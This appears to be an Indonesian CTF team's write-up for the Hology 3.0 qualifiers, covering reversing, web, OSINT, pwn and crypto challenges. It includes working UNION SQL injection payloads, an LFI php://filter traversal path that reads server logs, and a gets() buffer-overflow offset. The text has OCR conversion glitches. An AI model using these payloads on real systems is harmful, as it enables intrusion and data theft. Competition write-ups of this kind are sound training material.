WRITEUPS HOLOGY 3.0



: TIM:

Rahasia

: Tim Mamber :

Bari Fisesa Rehatta Farhan Al Fayyadh Muhammad Ilham Hanifan

Daftar Isi

Reversing

- Matematika Sekolah Dasar
- MK (MOMENT Ketika...)

Web Exploitation

- No-OR-submit
- Lets GO!
- MyAnimal

OSINT

- Adm00n dilema
- Liburan

Binary Exploitation

• Gunakan dengan Baik

Cryptography

• Kok programku dicoret-coret.

Misc

Feedback

Reversing

Matematika Sekolah Dasar



Problem:

Diberikan sebuah file binary 'matematika'. Ketika program dieksekusi terdapat dua fungsi yang tidak bisa digunakan yatiu "Perkalian" dan "Pembagian", seperti gambar berikut,

```
~/CTFI/2020/Hology3.0/Quals-CTF/Reverse/Matematika Sekolah Dasar )./matematika
Kumpulan Soal Latihan Matematika
1. Penjumlahan
2. Pengurangan
3. Perkalian
4. Pembagian
0. Keluar
Pilih salah satu menu
4
Latihan hanya bisa penjumlahan dan pengurangan
Jika punya kode masukkan
```

setelah di check pesudocode dari program tersebut, pada 'case 4' variabel `ii` melakukan xoring terhadap inputan kita, lalu hasil akan di compare variabel `jj`.

```
.data:0000000000004080 ; _DWORD ii[32]
        if ( <mark>v9</mark> != 4 )
                                                                                         .data:0000000000004080 ii
                                                                                                                                dd 6Ah, 6Fh, 69h, 6Eh, 75h, 2 dup(62h), 65h, 74h, 68h
81
                                                                                         .data:0000000000004080
                                                                                                                                                        ; DATA XREF: main+3C9↑
82
           puts("Program akan keluar");
                                                                                          data:00000000000004080
                                                                                                                                dd 65h, 62h, 65h, 73h, 74h, 73h, 65h, 6Ch, 61h, 6Ch, 75h
83
                                                                                          data:00000000000004080
                                                                                                                                dd 64h, 68h, 61h, 74h, 69h, 6 dup(0)
84
85
        puts("Latihan hanya bisa penjumlahan dan pengurangan");
                                                                                          data:0000000000004100
                                                                                                                                public jj
        puts("Jika punya kode masukkan");
                                                                                          data:0000000000004100 ; _DWORD jj[32]
                                                                                                                                dd 2, 0, 5, 1, 12h, 1Bh, 51h, 1Eh, 19h, 5Ch, 11h, 7, 28h
87
           _isoc99_scanf("%s", v7);
                                                                                          data:0000000000004100 jj
        for ( j = 0; j <= 25; ++j )
88
                                                                                                                                                        ; DATA XREF: main+3F1↑o
                                                                                          data:00000000000004100
           if ( (v7[j] ^ ii[j]) == jj[j] )
                                                                                          data:00000000000004100
                                                                                                                                dd 12h, 0, 42h, 0Eh, 0Dh, 15h, 1Eh, 14h, 8, 5Ch, 50h, 40h
                                                                                         .data:0000000000004100
                                                                                                                                dd 14h, 6 dup(0)
```

Solution

Karena program hanya melakukan xoring terhadap inputan kita, kita dapat dengan mudah melakukan xoring `jj` dengan `ii` untuk mendapatkan inputan yang benar. Berikut adalah solvernya:

from pwn import xor


```
cal_1 = [0x6A, 0x6F, 0x69, 0x6E, 0x75, 2, 0x62, 0x65, 0x74, 0x68, 0x65, 0x62, 0x65,
0x73, 0x74, 0x73, 0x65, 0x6C, 0x61, 0x6C, 0x75, 0x64, 0x68, 0x61, 0x74, 0x69, 0x6, 0x0]

cmp_1 = [2, 0, 5, 1, 0x12, 0x1B, 0x51, 0x1E, 0x19, 0x5C, 0x11, 7, 0x28, 0x12, 0, 0x42,
0x0E, 0x0D, 0x15, 0x1E, 0x14, 8, 0x5C, 0x50, 0x40, 0x14, 6, 0x0]

print(xor(cal_1, cmp_1))

Flag: hology3{m4teMat1katral414}
```

MK (MOMENT Ketika...)



Problem:

Diberikan sebuah file `source-code.asm`, dimana file tersebut berisi perintah- perintah assembly. Jika diamati pada fungsi `.main` terlihat instruksi **mov** menyimpan sebuah nilai-nilai individual yang nantinya akan kaluklasi satu dengan yang lain. Berikut ini adalah potongan kode asm tersebut.

```
→/CTFI/202/Ho/Q/Reverse/RK (MOMENT ketika...) > cat source-code.asm main:

push rbp
mov rbp, rsp
sub rsp, 48
mov DWORD PTR [rbp-4], 10
mov DWORD PTR [rbp-8], 8
mov DWORD PTR [rbp-12], 5875
mov DWORD PTR [rbp-16], 19
```

Solution:

Untuk menyelesaikan tantangan ini saya mengtranslatenya kedalam bahasa python, seperti berikut.

```
from math import sgrt
from Crypto.Util.number import long_to_bytes
rbp_4 = 10
rbp_8 = 8
rbp_12 = 5875
rbp_16 = 19
eax = rbp_4 * rbp_8
eax += eax
edi = eax
eax = int(sqrt(edi))
rbp_20 = eax
eax = rbp_4 * rbp_16
eax += eax
edi = eax
eax = int(sqrt(edi))
rbp_24 = eax
eax = rbp_12 * rbp_20
rbp_28 = eax
eax = rbp_12 * rbp_24
rbp_32 = eax
eax = rbp_32 - rbp_28
rbp_36 = eax
eax = rbp_36 * eax
rbp_36 = eax
if (rbp_36 < rbp_32): # jle .L2
if (rbp_36 > rbp_32): # jge .L3
exit(print('exit'))
eax = (rbp_36 | 17081945) + 177013
print(eax)
else:
eax = (rbp_36 | 19450817) + 177013
print(eax)
print('FINISH')
```

Flag: hology3{1710333774}

Web Exploitation

No-OR-submit



Problem:

Tampilan awal dari web http://206.189.88.224:8083/

Cari: Submit

Lalu saya mencoba memasukan input asal, dan yg terjadi error.

{"code":"ER_BAD_FIELD_ERROR","errno":1054,"sqlState":"42S22","sqlMessage":"Unknown column 'nyoba' in 'where clause'"}

Solution:

Dugaan saya ini merupakan bentuk inner join dari query sql. Lalu saya input null dan berhasil tidak error, Lalu buat payload null union select 0,1,2

dan berhasil, lalu kita lihat table yang ada dengan payload

null union select 0,1,GROUP_CONCAT(table_name) FROM information_schema.tables

```
[{"id":0,"name":"1","tag":"explo,flag_here,ADMINIST
MNS_EXTENSIONS,COLUMN_PRIVILEGES,COLUMN_STATISTICS,
```

Ditemukan nya table flag_here. Lalu kita lihat isi kolom dari table flag_here

null union select 0,1,GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='flag_here'


```
[{"id":0,"name":"1","tag":"flag,filler,fillertwo"}]
```

Ditemukannya kolom flag. Lalu lihat isi dari kolom flag null union select 0,1,GROUP_CONCAT(flag) from flag_here

```
[{"id":0,"name":"1","tag":"HOLOGY3{b4sIc_Un10N_is_3z}"}]
```

Flag: hology3{b4slc_Un1ON_is_3z}

Lets GO!



Problem:

Tampilan awal dari web http://206.189.88.224:8084/

```
package main
import (
    "bytes"
    "fmt"
    "net/http"
)

func main() {
    fs := http.FileServer(http.Dir("./frontend"))
    http.Handle("/", fs)
    flaghere := ""
    var arrlen int = len(flaghere)
    slace := make([]byte, arrlen)
    for i := 0; i < len(slace); i++ {
        slace[i] = flaghere[i] + byte(i)
    }
    sliced := []byte(47, 103, 110, 100, 107, 115, 127, 104, 105, 109, 107, 111, 117, 128, 119, 125, 121)
    res := bytes.Compare(slace, sliced)
    if res == 0 {
        http.HandleFunc(flaghere, FlagServe)
        http.HandleFunc(flaghere, FlagServe)
        http.ListenAndServe(":14022", nil)
    }
}
func FlagServe(w http.ResponseWriter, r *http.Request) {
    fmt.Fprint(w, "FLAG")
}</pre>
```

Terlihat sebuah kode Golang yang melakukan penjumlahan pada setiap byte pada variabel `flaghere`, hasil penjumlahan akan disimpan pada array `slace`. Hasil penjumlahan akan di compare dengan array `sliced`, jika hasilnya sama **http.Handle** akan melakukan request pada fungsi `FlagServe`.


Solution:

```
>>> sliced = [47, 103, 110, 100, 107, 115, 127, 104, 105, 109, 107, 111, 117, 128,
119, 125, 121]
>>>
>> ''.join(chr(c-i) for i,c in enumerate(sliced))
'/flagnyaadadisini'
```

```
    □ C   □  □ Not secure | 206.189.88.224:8084/flagnyaadadisini

Congrats! Here is your flag:
HOLOGY3{jU5t_a_s1mpl3_G0laNg_r1ddl3}
```

MyAnimal




Problem:

Tampilan awal dari web http://206.189.86.177:8082/



Setelah ditelusuri lalu saya menemukan celah, yaitu web ini rentan terhadap lfi. saya mencoba mengambil source code yang ada dan ternyata berhasil

http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=dog




Lalu saya mencoba melihat isi index dan berhasil juga, yang dimana dalam data yang dikirim kan harus ada kata dog, fox, atau cat http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=dogs/....//index



Solutioan:

Setelah mengecek isi dari setiap file nya, lalu saya mencari log yang ada di server dengan http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=dogs/....//....//....//war/log/apache2/access&ext=.log




Setelah didecode saya mencari flag nya dan ditemukan nama file flag nya yaitu **ini_flagnya_beneran_ga_bohongxixixi.html**. lalu setelah dibuka didapatlah flagnya

Flag: hology3{3z_bYp4s5_LFI_y4_kh4n}

OSINT

Adm00n dilema



Hint:


Better look at this chall category...

Problem:

Terdapat channel discord tersembunyi pada server discord Hology3.0.

Solution:

Untuk mendapatkan nama channel tersembunyi di server discord hology penulis menggunakan extension 'betterdiscord' dan menginstall plug-in 'Show Hidden Channels' dari betterDiscordLibrary.



Flag: hology3{h1dd3n_ch4nn3ll_0wouwu}

Liburan



Hint:

Apakah wasiat si impostor tertumpuk oleh bintang-bintang dan wasiat-wasiat orang lain tentang tempat itu?

Problem:

Diberikan sebuah gambar



Jika dimasukkan ke reverse image search yandex, gambar tersebut akan mengarah ke artikel berikut : https://telusurinusantara.com/tempat-wisata-di-batu/. Artikel tersebut menunjukkan gambar itu ada di 'bukit bulu coban rais'. Jika digoogle akan muncul tempat wisata 'Batu Flower Garden'. Pesan wasiat ada di bagian reviews.

Yandex:

Sites where the image is displayed



14 Tempat Wisata di Batu yang Harus Dikunjungi - Telusuri Nusantara Telusurinusantara.com

Tempat wisata seru untuk liburan di Batu Malang → Tempat wisata hits instagramable yang ada di Batu Malang → Info serta harga tiket

Solution:


Artikel:

Bukit Bulu Coban Rais



Mengusung tema alam dan pemandangan yang indah, Bukit Bulu Coban Rais turut hadir untuk menjadi objek wisata hits masa kini. Di objek wisata ini, kamu bisa puas berfoto

Google Reviews:



Flag: hology3{s1ni_m4in_k3_m4l4ng_b4ng}

Binary Exploitation

Gunakan dengan Baik



Problem:

Diberikan sebuah file binary `gunakan-dengan-baik` dan juga service `nc 94.237.75.105 31337`, ketika program dieksekusi program akan meminta inputan seperti gambar berikut ini.

```
~/CTFI/202/Ho/Q/B/Gunakan dengan Baik > ./gunakan-dengan-baik
kamu siapa?
aaaaaa
jangan aneh aneh ya²
~/CTFI/202/Ho/Q/B/Gunakan dengan Baik > ■
```

Jika kita lihat psudocode dari program tersebut terlihat sebuah fungsi `gets`, dimana fungsi tersebut rentan terhadap bufferoveflow. Seperti yang dapat kita lihat, dengan adanya vuln `gets` kita dapat melakukan overwrite pada alamat `s1` dan mengubahnya menjadi "correct1".

```
1 int _cdecl main(int argc, const char **argv, const char **envp)
     int result; // eax
     char s; // [esp+0h] [ebp-8Ch]
char s1; // [esp+80h] [ebp-Ch]
     setvbuf(stdout, 0, 2, 0);
     puts("kamu siapa?");
     gets(&s);
     if ( !memcmp(&s1, "correct1", 8u) )
10
11
12
        printf("kamu mau flag?");
13
        gets(&s1);
14
        if ( !strcmp(&s1, "glf") )
15
16
17
18
19
20
21
22
23
24 }
          system("cat flag.txt");
        result = 0;
     else
        printf("jangan aneh aneh ya");
        result = 0;
     return result;
```

Solution:

Untuk melakukan overwrite kita harus mencari offset dari alamat `s` ke `s1`, kita dapat mengetahuinya dengan melakukan dubuggin menggunakan gdb.

set breakpoint pada *main+87 lalu continue debugging

Setelah hit breakpoint hitung jarak antara stack ebp-0x8c dengan ebp-0xc,

```
gef≻ x/30wx $esp
0xffffc870:
                0xffffc8fc
                                0x56557014
                                                0x00000008
                                                                0x41414141
0xffffc880:
                0x41414141
                                0x41414141
                                                0x41414141
                                                                0x41414141
0xffffc890:
                0x41414141
                                0x41414141
                                                0x41414141
                                                                0x41414141
0xfffffc8a0:
                0x00414141
                                0x00000000
                                                0xf7ffcfcc
                                                                0x00000000
0xffffc8b0:
                0x00000000
                                0x565560c0
                                                0x00001000
                                                                0xf7f7b9e8
0xffffc8c0:
                0xf7f79e1c
                                0xf7fe14f0
                                                0x00000000
                                                                0xf7dc40e2
0xffffc8d0:
                0xf7f7a3bc
                                0x00000001
                                                0x56559000
                                                                0x5655638b
0xffffc8e0:
                0x00000001
                                0xffffc9b4
gef> x/wx $ebp-0x8c
0xffffc87c:
               0x41414141
gef≻ x/wx $ebp-0xc
0xffffc8fc:
               0x00000000
gef> !python -c 'print(0xffffc8fc-0xffffc87c)'
128
```

Buat padding sesuai dengan panjang offset ditambat dengan string "correct1".

```
gef> x/s $ebp-0xc
0xffffc8fc: "correct1"
gef>
```

```
gef> c
Continuing.
kamu mau flag?glf
[Detaching after vfork from child process 134199]
cat: flag.txt: No such file or directory
[Inferior 1 (process 134193) exited normally]
```

Kita berhasil melakukan overwrite, ssekarang lakukan pada service nc telah diberikan


Flag: hology3{kamu_m3rusak_pr09ramku}

Cryptography

Kok programku dicoret-coret.

Problem:

Diberikan sebuah screenshot koding python yang melakukan enkripsi menggunakan AES dengan Mode CBC, pada tantangan ini kita diminta untuk mengrecovery nilai 'IV' dari potongan kodingan tersebut, berikut ini adalah prosess dekripsi dari AES CBC.



Cipher Block Chaining (CBC) mode decryption

Solution:

Pada tantangan ini kita telah mengetahui blok ciphertext kedua, plaintext dan sebagian dari blok ciphertext pertama. Kita dapat melakukan bruteforce terhadap dua karakter terakhir kunci dengan cara mendekripsi blok kedua ciphertext dengan semua kemungkinan kunci, xoring dengan blok pertama ciphertext dan bagian yang dicoret diisi dengan nilai nol. Periksa setiap kunci mana dengan huruf pertama dan satu huruf terakhir dari hasil yang cocok dengan teks plaintext asli.

```
import binascii
from Crypto.Cipher import AES
KEY_first = "1niL0HkuNc1NY4"
cipher2 = "b22c40003a49dbf8d8e6f49fb141e030"
plain1 = "hology3{paan_neh"
plain2 = "_binun_aqu} ≠ f"
def decrypt(cipher, passphrase, cp=binascii.unhexlify(cipher1)):
       aes = AES.new(passphrase, AES.MODE_CBC, cp)
       return aes.decrypt(cipher)
def trying_key(Key):
       tmp = binascii.hexlify(decrypt(binascii.unhexlify(cipher2), Key, cp=plain2))
       if tmp[:2] == '1a' and tmp[-2:] == '6a':
              print('FOUND : {}'.format(tmp))
              print('KEY : {}'.format(Key))
              exit()
for i in range(30, 127):
       for j in range(30, 127):
              key = KEY_first + chr(i) + chr(j)
              dec_plain2 = decrypt(binascii.unhexlify(cipher2), key)
              if str(dec_plain2).startswith("_") and str(dec_plain2).endswith('f'):
                      # print("Found key: {}".format(key))
                     trying_key(key)
```

Jalakan script solver yang diatas, maka kita akan mendapatkan hasil seperti berikut.

```
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. ) python2 solver.py
FOUND : 1a6f6c586c42fe958b77a4ec588ea36a
KEY : 1niL0HkuNc1NY4:)
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. )
```

Setelah berhasil mengrecovery block ciphertext pertama kita juga akan mendapatkan `KEY`, langkah berikutnya melakukan recovery `IV`, pada bagian ini kita mengubah nilai `IV` menjadi block plaintext pertama karena setelah ciphertext di decrypt, dan hasil dari decrypt akan dixoring dengan `IV`.

```
from Crypto.Cipher import AES
import binascii, sys

KEY="1niL0HkuNc1NY4:)"
IV="hology3{paan_neh"

cipher1="1a6f6c586c42fe958b77a4ec588ea36a"

def decrypt(cipher,passphrase):
        aes = AES.new(passphrase,AES.MODE_CBC,IV)
        return aes.decrypt(cipher)

print("Recovery IV: {}".format(decrypt(binascii.unhexlify(cipher1), KEY)))
```

```
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. > python2 final.py
Recovery IV: 3Zpz_c8C_r3Cv_IV
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. >
```

Flag: hology3{3Zpz_c8C_r3Cv_IV}

Misc

Feedback



Solution:

Mengisi Form dengan baik dan benar :)

Flag: hology3{thank_you_for_your_feedback}